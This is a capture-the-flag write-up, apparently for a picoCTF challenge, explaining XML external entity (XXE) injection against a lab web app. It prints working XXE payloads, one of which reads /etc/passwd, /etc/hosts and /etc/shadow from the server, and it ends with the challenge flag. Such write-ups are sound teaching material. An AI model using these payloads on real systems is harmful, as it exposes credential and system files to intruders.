
This task involves injecting XXE.
NOTE
XXE – vulnerability that involves inserting malicious XML entities into code on a website that works with XML.
The web application has 3 buttons, each of which sends a POST request to the server when clicked. It can be seen Inspect → Network → Click button:

An XML code is sent to the server, into which we can perform an XXE injection.
I googled “XXE payload to read /etc/passwd” and on HackTricks found a good example of such payload.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE func [<!ENTITY readflag SYSTEM "/etc/passwd"> ]>
<data><ID>&readflag;</ID></data>
Let’s examine the payload structure in more detail:
-
<?xml version="1.0" encoding="UTF-8"?>: standard XML document declaration. It is already present in POST requests from buttons. -
<!DOCTYPE func [...]>: Document Type Definition. The entities will be listed here. -
<!ENTITY readflag SYSTEM "/etc/passwd">: This is the external entitySYSTEM. External entities are needed to read content from outside the XML document. In our case from/etc/passwdfile on server. -
readflag— is the name of the external entity and, at the same time, a placeholder where content from/etc/passwdwill be inserted. -
For substitution in tags
<data><ID></ID></data>placeholder:&readflag;
Simplified structure looks like:
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE root[
<!ENTITY itsname1 SYSTEM "/external/content">
<!ENTITY itsname2 ...>
...
]>
<data>
    <ID>
	&itsname1;
    </ID>
</data>
A more complex example of declaring entities for reading Linux server system files: \
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE root[
<!ENTITY passwd	SYSTEM "/etc/passwd">
<!ENTITY hosts SYSTEM "/etc/hosts">
<!ENTITY shadow SYSTEM "/etc/shadow">
]>
<data>
    <users>&passwd;</users>
    <network>&hosts;</network>
    <secrets>&shadow;</secrets>
</data>
So, with DTD we declare an external entity (actually a variable with the contents of /etc/passwd) which we will insert into the XML document itself.

picoCTF{XML_3xtern@l_3nt1t1ty_e5f02dbf}